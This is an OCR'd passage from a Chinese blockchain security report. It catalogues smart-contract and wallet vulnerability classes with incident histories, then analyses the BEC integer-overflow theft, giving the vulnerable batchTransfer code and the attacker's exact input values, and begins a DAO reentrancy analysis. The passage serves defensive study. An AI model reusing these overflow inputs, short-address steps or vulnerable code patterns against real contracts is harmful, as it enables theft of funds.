2016年6月，运行在以太坊公链上的The DAO智能合约遭受重入漏洞攻击，造成300多万以太币损失，价值约6000多万美元。

2018年10月，SpankChain智能合约遭到重入漏洞攻击，造成经济损失165.38个ETH，价值约3.8万美元，另外还有价值4000美元的BOOTY币遭到冻结。

2. 交易顺序依赖攻击

根据交易顺序不同会产生不同的结果。

攻击场景：假如某项目方发布了一个解题合约，并规定仅第一个提交正确答案的人会获得丰厚的奖励。假如某人A发起提交正确答案的交易，当该笔交易pending时，某人B看到了该笔交易的内容（即正确答案），然后立即提交一笔包含正确答案的交易，且这笔交易的gas费用非常高，所以矿工优先处理B提交的交易，所以B获得了奖励，而A却没有获得。

3. 数值溢出攻击

智能合约中使用的整型变量只能表示一定范围的数值，例如，一个uint8类型只能存储范围在0到2^8-1的数值，如果存储的数值超出这个范围就会发生溢出。数值溢出可以分为2类，分别为数值上溢，数值下溢。数值上溢是指，存储的数值超出了整型变量所能表示的最大值而导致的溢出。数值下溢是指，存储的数值超出了整型变量所能表示的最小值而导致的溢出。

数值溢出漏洞案例：

2018年4月，BeautyChain(BEC)智能合约中出现了整数溢出漏洞，导致损失约10亿美元。

2018 年 4 月，SMT 的智能合约出现漏洞，也是整数溢出漏洞。

2018 年 7 月，EOS Fomo3D 游戏合约遭受溢出攻击，导致损失 60686 个 EOS。

2018 年 12 月，Fountain(FTN)被发现溢出漏洞，攻击者通过调用 batchTransfers 函数进行溢出攻击。

2018 年 12 月，Tronwin 遭到溢出漏洞攻击，导致经济损失 200 万 TRX。

4. 越权访问攻击

在智能合约开发过程中，开发者一般会在合约中设置一些特殊权限，用于特殊的操作。例如，owner 权限，更新 owner 账户操作，提币操作等。在开发合约中，如果这部分关键代码出现拼写错误或访问控制处理不当，可能会导致 owner 账户被篡改或发生越权访问的漏洞。

现实中的案例：

2018 年 5 月 11 日,ATN Token 智能合约遭黑客越权访问攻击,导致 ATN Token 增发 1100 万个。

5. 伪随机数漏洞

随机数漏洞主要出现在竞猜类 Dapp 中。竞猜类游戏的规则逻辑是通过生成无法预测的随机数，来确定哪位玩家获奖。但是在开发 Dapp 的过程中，开发人员使用 block.coinbase（矿工地址）、block.difficulty（挖矿难度）、block.gaslimit（gas 上限）、block.number（区块高度）、block.timestamp（区块时间戳）block.blockhash（区块 hash 值）、交易 id 等作为生成随机数的种子，导致生成的随机数可以提前被预测出，从而产生随机数漏洞。

现实中的案例：

2019 年 7 月 3 日，黑客向 EOS 竞猜类游戏 HiGold Game 发起连续攻击，已实现获利。

2019 年 6 月 14 日，黑客向 EOS 竞猜类游戏 SKR EOS 发起连续攻击，获利上千个 EOS。

2019 年 4 月 3 日，攻击者向 EOS 竞猜类游戏 EOSlots 发起连续攻击，并获利数千 EOS，目前游戏已经暂停运营。

2019 年 3 月 5 日，攻击者向 EOS 竞猜类游戏 OnePlay 发起连续攻击，不正当获得游戏合约的几乎全部 EOS。并用同样的攻击手段投注游戏代币 ONE，获利近百万游戏代币，随后转入 newdex 交易所售卖。

2018 年 12 月 22 日，攻击者(snowredgreen)向 LuckBet 游戏合约(luckbetadmin)发起攻击，并将大部分不当 EOS 获利转向火币交易所账号(huobideposit)。


2018 年 11 月 10 日，知名 DApp EOSDice 由于随机数问题被黑，攻击手法是由于使用了可控的随机数种子，造成损失 4633 个 EOS。

6. 交易回滚攻击

交易回滚攻击是指能够使交易的状态回滚的一种攻击方式，即把已经发生的交易回滚到未发生的状态。

交易回滚攻击一般发生在竞猜类游戏 Dapp 中，游戏合约采用同步开奖的方式进行开奖，攻击者可以通过这种开奖方式提前检测自己是否中奖，从而可以确定是否发起交易回滚攻击。

交易回滚攻击的思路是：恶意合约在 dapp 的 action 之后插入一个中奖盈利检测 action，这个 action 可以在 reveal action 之后执行，通过检测恶意合约的余额来判断是否中奖盈利。如果没有中奖盈利则触发恶意合约中的 assert 从而导致整个交易回滚，最初的下注转账 action 也作废，即交易回滚，攻击者不会损失任何 EOS，从而可以达到稳赚不赔的目的。攻击过程如下图所示：



案例：

2019 年 3 月 27 日，攻击者向 EOS 竞猜类游戏 TGON 发起连续攻击，获利数千 EOS，并转至币安交易所。

2018 年 12 月 21 日，攻击者 binaryfunxxx 向 EosDice 游戏合约（bocai.game）发起攻击，并将获得的 EOS 转向币安交易所账号（binancecleos）。

7. 假充值漏洞

产生假充值漏洞的原因是代币合约中 transfer 函数的执行逻辑有问题。transfer 函数是合约中用于转账的函数，并且转账前要检查转账人(msg.sender)的余额是否充足。ERC20 标准规定，当检测到转账人余额不足时，transfer 函数应该抛出异常，但一些合约并没有抛出异常，而是简单地返回 false。这样就会导致即使没有真正的交易发生，但“交易”仍然是成功的，这种情况会影响交易平台的判断，使其无法确定交易是否真的发生，从而导致假充值漏洞。

8. 构造函数问题

随着 solidity 编译器版本升级，合约中构造函数的书写方式也发生了变化。

小于 0.4.22 版本的编译器语法要求，合约构造函数的名字必须和合约名字相同，如果不同，则构造函数就是一个普通函数，可以任意调用，导致漏洞发生，如下所示：

```
contract Owned {
```

```
 function owned() public{
}
```

0.4.22 版本以后，solidity 引入了 constructor 关键字来声明构造函数，但是前面不能加 function，否则，也会导致构造函数变为普通函数，如下所示：

```
contract Owned {
        function constructor() public {
}
```

9. selfdestruct 函数问题

selfdestruct()函数是 solidity 语言中一个特殊的函数，用于合约自毁并将合约余额强制发送到其参数指定的账户地址。攻击者可以创建一个包含 selfdestrct 函数的恶意合约，并为合约充值一部分 token，然后调用恶意合约的 selfdestrct 函数，将恶意合约销毁，并把恶意合约的余额转移到指定账户地址，通过这种方法可以强制给某个地址发生 token。

10. 未检查函数返回值问题

在智能合约中，有两种函数可以完成转账操作，分别是 transfer 和 send。但二者又有区别，在向合约账户转账过程中，如果发生错误，transfer 函数会抛出错误并自动回滚交易，而 send 函数仅仅返回 false。所以在使用 send 函数完成转账操作时一定要检测其返回值，否则可能会导致自己账户余额已经减少，但接收账户并未接收到 token。漏洞代码如下所示：

```
function withdraw(uint256 _amount) public {
    require(balances[msg.sender] >= _amount);
    balances[msg.sender] -= _amount;
    etherLeft -= _amount;
    msg.sender.send(_amount);
```

```
}
```

从代码中可以看到，当 send 函数执行失败时，msg.sender 账户的余额减少了，但并没有接收到 token。

11. 未初始化存储指针问题

根据 solidity 官方手册可知，智能合约中的结构体，数组和映射的局部变量默认是放在 storage 中的。因此如果这些局部变量在函数内声明后未初始化，将存在未初始化的存储指南问题。

下面是 struct 局部变量未初始化的代码：

```
pragma solidity ^0.4.0;
contract  testContract{

    bytes32 public testA;
    address public testB;

    struct Person {
        bytes32 name;
        address mappedAddress;
    }

    function test(bytes32 _name, address _mappedAddress) public{
        Person p;
        p.name = _name;
        p.mappedAddress = _mappedAddress;

    }
}
```

从代码中可以看到，struct 类型局部变量在函数中被声明但未初始化，且默认存储在 storage 中，因此可能造成未初始化的存储指针问题，即变量 p 会被当成一个指针，且默认指向 slot[0]和 slot[1]，因为 slot[0]和 slot[1]已经存储了全局变量 testA 和 testB，所以在对 p.name 和 p.mappedAddress 赋值的时候，会覆盖掉 testA 和 testB 的值。

同理，数组也有同样的问题，如下图所示：

```
pragma solidity ^0.4.0;

contract C {
    uint public someVariable;

    uint[] data;

    function f() public {
        uint[] x;
        x.push(2);
        data = x;
    }
}
```

12. 不可预期的 ether

在开发智能合约的过程中，一些开发者喜欢在合约中使用 this.balance（合约余额）作为判断条件，但是 this.balance 是不确定的，即使在合约未创建的情况下，它的余额也未必是 0.

造成 this.balance 不可预测的方法有两个，如下：

1）solidity 中有一个 selfdestruct(address)函数，这个函数用于合约自毁，合约自毁后会把该合约的余额强制发送到 selfdestruct 函数参数指定的地址中。

2）在合约未创建时，该合约的地址是确定的，所以攻击者可以在合约未创建时，提前算出合约的地址，并对其发送 token。

两种方式都可以造成 this.balance 的不确定性，从而导致以 this.balance 作为判断条件的逻辑发生错误。

13. call 函数调用问题

call 函数是一个比较底层的函数，在使用时具有高度自由的特性，但与此同时也会带来很大的风险。对于一个指定合约地址的 call 调用，则可以调用该

合约下的任意函数；如果 call 调用的合约地址由用户指定，则可以调用任意合约的任意函数。

call 调用会修改 msg.sender 的值，即在 call 调用的过程中，内置变量 msg 的值会随着调用方的改变而改变，这种特性可能会引发安全问题，比如，越权漏洞：

```
contract B{
    function testCall(bytes data){
        this.call(data) ;
    }
    function secret() public{
        require(this ==msg.sender);
        // secret operations
    }
}
```

从代码中可以看到，合约 B 有两个函数，testCall 和 secret。其中 secret 函数是一个特权函数，只有合约 B 自身才能调用执行。但通过观察发现 testCall 函数中有一个 call 调用，并且 call 调用的参数也是可以控制的，所以攻击者可以通过精心构造一个 data 参数，让这个 data 的方法选择器指定为 secret 方法，这样攻击者就可以通过调用 testCall 函数间接的调用 secret 函数，从而达到越权调用的目的。

14. 逃逸漏洞

虚拟机在运行字节码的时候会提供一个沙盒环境，一般用户只能在沙盒的限制中执行相应的代码，此类型漏洞会使得攻击者退出沙盒环境，执行其他本不能执行的代码。

15. 短地址攻击

一般 ERC-20 标准的代币合约都会实现 transfer 方法，用于转账操作。transfer 方法为：function transfer(address to, uint tokens) public returns (bool success)；该方法的第一个参数是接收 token 的地址，第二个参数是转账 token 的数量。在调用 transfer 函数发送 token 的使用，交易的 input 数据可分为三个部分，如下：

1) 开头 4 个字节是方法名的哈希，如 a9059cbb

2) 接着 32 字节是接收 token 的账户地址，因为以太坊地址是 20 字节长，所以高位补 0.例如：
000000000000000000000000abcabcabcabcabcabcabcabcabcabcabcaaaaabb

3) 接着 32 字节是需要传输代币的数量。例如：
0000000000000000000000000000000000000000000000de0b6b3a7640000

当调用 transfer 方法进行提币操作时，如果允许用户输入一个短地址或没有对用户输入的地址没有做检查（通常是交易所没做检查处理），就有可能造成短地址攻击。

攻击过程如下：

1) 攻击者生成大量地址，并从中选取以 0 为结尾的地址，如：
0x1234567890123456789012345678901234567800

2) 攻击者去掉选中地址尾部的 00，生成短地址，并把短地址作为参数调用 transfer 函数。

3) 以太坊虚拟机 EVM 解析 input 数据，在解析接收账户地址时，检测到接收账户地址长度少了一个字节，所以 EVM 自动从下一个参数（转账 token 数量）的高位拿一个字节（00）来补充，这就导致 token 数量

这个参数左移一个字节，如果发送方账户中 token 充足，那么这次提币数量将扩大 256 倍。

16. 堆栈溢出攻击

攻击者可通过编写恶意代码让虚拟机去解析执行，最终导致栈的深度超过虚拟机允许的最大深度，或不断占用系统内存导致内存溢出。

3.7.6 应用层

应用层主要包含交易平台、数字钱包等。交易平台是数字货币之间，数字货币与法币之间进行交易的场所，所以交易平台必然存储了用户大量的账户信息。交易平台面临的安全威胁有撞库攻击、穷举攻击、单点登录漏洞、逻辑漏洞等。

数字钱包面临的安全问题有钓鱼攻击、私钥泄露、运行环境问题、数字钱包 app 篡改等。

下面对这些漏洞进行简要介绍。

1. 撞库攻击

由于目前的网民普遍安全意识不足，经常会使用通用的用户名和密码，在不同的网站上使用同样的账号和口令登陆。

导致攻击者通过收集互联网上已公开或还未公开的用户名、邮箱、密码等信息来在要攻击的网站上通过程序批量尝试。

2. 穷举攻击

若网站不对登陆接口做请求限制或者风控，会导致攻击者可以无限发送请求逐个测试可能的值来暴力破解某些关键信息。

3. 单点登录漏洞

在账户体系中此类漏洞比较隐蔽，攻击者可以通过 CSRF、XSS 等手段来窃取用户登陆的 ticket，从而导致用户账号被窃取。

主要有以下攻击方式：

1）未使用 HTTPS 导致中间人劫持

2）Jsonp 接口泄露 ticket

3）CSRF 漏洞窃取 ticket

4）XSS 漏洞窃取 ticket

4. 逻辑漏洞

业务逻辑必须严谨，必须要对每段业务逻辑代码进行大量的模糊测试与代码审计，因为此类漏洞很难用传统的方式发现，只能借助于人的逻辑思维去思考其中可能出现的问题。

常见的业务逻辑漏洞有如下几种：

1）越权漏洞

2）验证码漏洞

3）条件竞争漏洞

4）认证漏洞

案例：

2017 年 7 月，Parity 客户端附带的多重签名钱包智能合约合约被发现严重漏洞，攻击者可以获得钱包的最高权限，造成损失超过 15 万 ETH，价值约 3000 万美元。

2018 年 5 月，EDU 智能合约被发现严重安全漏洞，黑客可以转走任意账户的 EDU Token。

2018 年 5 月，BAI 智能合约被发现存在和 EDU 智能合约类似的漏洞，攻击者可以转走任意账户的 BAI Token。

5. 钓鱼攻击

在目前的互联网环境中，欺诈随处可见，这种攻击手段在区块链应用上也同样受用。攻击者可以伪造某个钱包客户端，无论从界面和操作上都可以做到和真钱包没有区别，可能他们只是在你转账的时候窃取你的私钥信息或者在转账地址上动手脚，就可以轻易地偷偷窃取你的资产。

案例：

2015 年 1 月，Bitstamp 遭到钓鱼攻击，导致 19000 个比特币被盗。

2017 年 6 月，Bithumb 交易所承认黑客从一名员工的计算机中盗取了一个用户数据库，该数据库中存在大量客户信息，然后黑客利用这些客户信息进行网络钓鱼攻击，据称盗窃价值超过 100 万美元的加密货币。

2018 年 2 月，乌克兰的一个黑客组织，通过伪装成合法网站的恶意网站链接，从知名加密货币钱包 Blockchain.info 中盗取了价值约 5000 万美元的加密货币。

2018 年 12 月，Electrum 钱包确认，黑客通过创建一个虚假版本的钱包进行攻击，诱骗用户输入密码信息，导致经济损失 250 个 BTC。

6. 私钥泄露

因为私钥信息至关重要，所以很多人会选择将钱包私钥文件做多处备份，而备份得多或者备份处不安全都有可能导致钱包私钥泄露。经调研，目前针对比特币的 wallet.dat 文件就出现在各个互联网中，例如：OSS 服务、网盘、GitHub、NAS 服务器、Web 服务等互联网可接入的地方，都能看到密钥的存储，这是极其危险的，甚至已经有攻击者开始针对密钥文件进行专门扫描，以及开发相关的木马病毒进窃取。

案例：

2018 年 7 月，Bancor 平台遭到黑客攻击，造成损失 24984 个 ETH，3236967 个 BNT，229356645 个 NPXS，价值 1250 万美元的以太坊，1000 万美元的 Bancor 代币和 100 万美元的 Pundix 代币。

7. 运行环境问题

数字钱包一般运行在手机或 PC 上，如果手机系统或 PC 系统存在安全漏洞，那么数字钱包也会很容易遭到攻击。所以当一个数字钱包自身是非常安全时，攻击者往往会选择从数字钱包运行环境入手，一旦发现运行环境存在漏洞，数字钱包的安全也就无法保障了

8. 数字钱包 App 被篡改

当用户从网上下载安装数字钱包 App 时，如果不对 App 的完整性进行检测，就有可能造成数字资产被盗。攻击者可以对数字钱包 App 重新打包，并植入恶意代码，这些代码可以窃取用户的敏感信息，如助记词，私钥等。用户一旦安装了黑客重新打包过的 App，后果可想而知。

四. 区块链历年经典漏洞案例分析

4.1 美链 BEC 智能合约数值溢出漏洞分析

4.1.1 安全事件描述

2018 年 4 月 22 日 BeautyChain（BEC）的智能合约遭黑客攻击，攻击者通过智能合约漏洞成功盗取 10^58 个 BEC 币，然后这些 BEC 币转账到以下两个地址中：0xb4d30cac5124b46c2df0cf3e3e1be05f42119033

0x0e823ffe018727585eaf5bc769fa80472f76c3d7

4.1.2 漏洞类型

BEC 智能合约中关键代码存在数值溢出漏洞。

4.1.3 漏洞详细分析

BEC 智能合约是用 solidity 语言开发的，solidity 语言中的整型变量只能表示一定范围内的数值，如果超过表示范围，将导致溢出的发生。例如，uint256 类型变量所能表示的数值范围是 0 到 2^256-1， 当给 uint256 类型变量赋值 2^256 时就会发生溢出，这时变量中实际存储的数值是 0。BEC 智能合约漏洞事件中，黑客就是利用了合约中的溢出漏洞，绕过安全检查代码，从而成功盗币。

漏洞代码

BEC 智能合约源码地址为：

https://etherscan.io/address/0xc5d105e63711398af9bbff092d4b6769c82f793d#code

通过查看源码，我们找到了出现漏洞部分的代码，其中红框标记部分发生了溢出，如下所示：

```
259 function batchTransfer(address[] _receivers, uint256 _value) public whenNotPaused returns (bool) {
260   uint cnt = _receivers.length;
261   uint256 amount = uint256(cnt) * _value;
262   require(cnt > 0 && cnt <= 20);
263   require(_value > 0 && balances[msg.sender] >= amount);
264
265   balances[msg.sender] = balances[msg.sender].sub(amount);
266   for (uint i = 0; i < cnt; i++) {
267       balances[_receivers[i]] = balances[_receivers[i]].add(_value);
268       Transfer(msg.sender, _receivers[i], _value);
269   }
270   return true;
271 }
```

发生溢出

batchTransfer 智能合约中用于批量转账的函数，即该函数可以一次性向多个不同的账户进行转账，其中参数_receivers 是存放转账接收方账户地址的数组，参数_value 为 uint256 类型，是向每个地址转账的金额。

上述中我们提到了 uint256 类型，这个类型是 solidity 语言中常用的一种类型，它表示的数值范围是 0 到 2^256-1，超出这个范围就会发生溢出。例如下面的代码：


```
uint256  x = 2^256;
uint256  y = 0 - 1;
```

这两个表达式都发生了溢出，其中 x 实际存储的值为 0，y 实际存储的值为 2^256-1。

下面看一下 batchTransfer 函数的执行流程：

首先获得接收账户地址的个数并存放到 cnt 变量中（第 260 行代码），然后计算转账人需要支出的总金额 amount（代码第 261 行），检查接收账户地址的个数 cnt,规定 cnt 必须大于 0 且不超过 20(代码第 262 行),检查转账金额_value 和转账人账户余额 balances[mes.sender]，规定_value 要大于 0，余额 balances[msg.sender]大于 amount，保证余额足够支付（代码第 263 行），从转账人余额 balances[msg.sender]中扣除支出总金额 amount（代码第 265 行），最后遍历接收者账户，将每个接收账户的余额增加_value（代码第 267 行），用 Transfer 函数记录交易。

程序的执行流程如下图所示：




通过上述分析，我们已经了解到是 batchTransfer 函数中“uint256 amount = uint256(cnt)*_value”这句代码发生了溢出，但攻击者是怎么具体实施攻击，利用溢出漏洞的呢？为了搞明白这一点，我们去看一下真实的作案现场。首先看一下攻击者在调用 batchTransfer 函数时传入的参数。这些信息可以从交易记录中获得，交易记录地址为：

https://etherscan.io/tx/0xad89ff16fd1ebe3a0a7cf4ed282302c06626c1af33221ebe0d3a470aba4a660f

攻击者传入的参数如下所示：

从上图可以看出，攻击者传入的_receivers 参数包含 2 个地址，传入的_value 为 0x8000000000000000000000000000000000000000000000000000000000000000（63 个 0）。所以代码中变量 cnt 的为 2。_value 的值太长了，不方便分析，我们转换一下表示格式：




通过转换可知，_value 的值其实就是 2^255。

现在知道了攻击者传入的参数，我们将这些参数代入 batchTransfer 函数执行一遍：

首先获得接收账户地址数组长度 cnt 为 2。然后执行“uint256 amount = uint256(cnt)*_value”，计算出转账人需要支出的金额 amount。由上文可知，cnt = 2, _value = 2^255，代入等式可以算出 amount 为 2^256，但 amount 为 uint256 类型，能够表示的数值范围为 0 到 2^256-1，所以 amount 数值溢出最终变为 0（代码第 261 行）。接下来判断 cnt > 0 && cnt <= 20，由于 cnt 为 2，检查通过。判断_value > 0 && balances[msg.sender] >= amount，_value 为 2^255，amount 为 0，再次检查通过。从转账人余额中扣除支出金额 amount，由于 amount 为 0，所以转账人余额并未减少。最后向接收账户发送_value（2^255）个币，并记录本次交易。交易结果如下图所示：

下面使用流程图说明上述攻击过程：



4.1.4 安全建议

通过上述分析可以知道，该漏洞形成的原因其实就是数值计算问题。其实这个问题并不是一个技术含量很高的问题，但是就是这样一个小问题导致项目方损失惨重，甚至破产，这么惨痛的案例应该让我们警醒，我们强烈建议项目开发人员在开发智能合约，尤其是编写转账部分关键代码时，一定要慎之又慎，避免同类事件发生。针对此类漏洞，OpenZeppelin 建立了一个名为 SafeMath 的库，用于防止数值溢出问题。所以合约开发人员遇到数值计算时要记得使用 SafeMath 库啊，另外，在智能合约正式上线前一定要做充分的安全测试，最好请专业的第三方团队进行安全审计，这样才能将安全风险降到最低。

4.2 the DAO 智能合约重入漏洞分析

4.2.1 安全事件描述

首先了解一下 DAO，DAO（Decentralized Autonomous Organization）是一种通过智能合约将个人与个人、个人与组织、组织与组织联系在一起的新型组织形式。The DAO 项目是运行在以太坊公链上的智能合约，该项目于 2016 年 4 月 30 日开始众筹，最终筹的 1.5 亿美元。2016 年 6 月 17 日，The Dao 智能合约遭受黑客攻击，360 万以太币被盗，并最终导致以太坊分叉。

4.2.2 漏洞类型

重入漏洞

4.2.3 漏洞详细分析

1. 基础知识点

在漏洞分析前先看一下基础知识点，即 call 函数和 fallback 函数。

1）call 函数

call 函数是一个底层的接口，可以用于合约之间相互调用，在使用 call 函数进行调用时，可以通过“.value()”来指定发送的 ether，通过“.gas()”来指定发送的 gas 数量，另外还可以携带一定的数据。

2）fallback 函数


一个智能合约只能有一个没有名字的函数，这个函数就是 fallback 函数，fallback 函数没有参数，没有返回值。当调用一个智能合约但未匹配到对应的函数时就会执行这个合约的 fallback 函数，另外，当合约接收到 ether 时（没有数据），也会执行 fallback 函数。如果一个合约中没有 fallback 函数，那么这个合约就不能通过常规的转账方式接收 ether。如果 gas 充足，fallback 与普通函数一样可以执行非常复杂的操作。

